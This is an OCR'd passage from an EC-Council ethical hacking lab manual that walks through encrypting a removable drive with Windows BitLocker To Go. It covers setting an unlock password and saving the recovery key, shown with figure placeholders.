


Figure 4.2.1: Launch BitLocker

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **BitLocker Drive Encryption** window appears; click the **New Volume (E:) BitLocker off** option under the **Removable data drives - BitLocker To Go** section.




Figure 4.2.2: BitLocker Drive Encryption

TASK 2.2

Encrypt the Drive

3. Click the **Turn on BitLocker** option under **New Volume (E:) BitLocker off.**




Figure 4.2.3: Turn on BitLocker option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **BitLocker Drive Encryption (E:)** wizard appears; check the **Use a password to unlock the drive** checkbox.
5. Type the password in the **Enter your password** field and re-type the password in the **Reenter your password** field; then, click **Next** (Here, the password entered is **test@123**).




Figure 4.2.4: BitLocker Drive Encryption (E:) wizard

6. The **How do you want to back up your recovery key?** step appears; click **Save to a file** from the available options.




Figure 4.2.5: How do you want to back up your recovery key? step

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Save BitLocker recovery key as** window appears; keep the save location set to default and click **Save**.




Figure 4.2.6: How do you want to back up your recovery key? step

8. Click **Next** in the **How do you want to back up your recovery key?** step.
9. In the **Choose how much of your drive to encrypt** step, select the **Encrypt entire drive (slower but best for PCs and drives already in use)** button, and click **Next**.

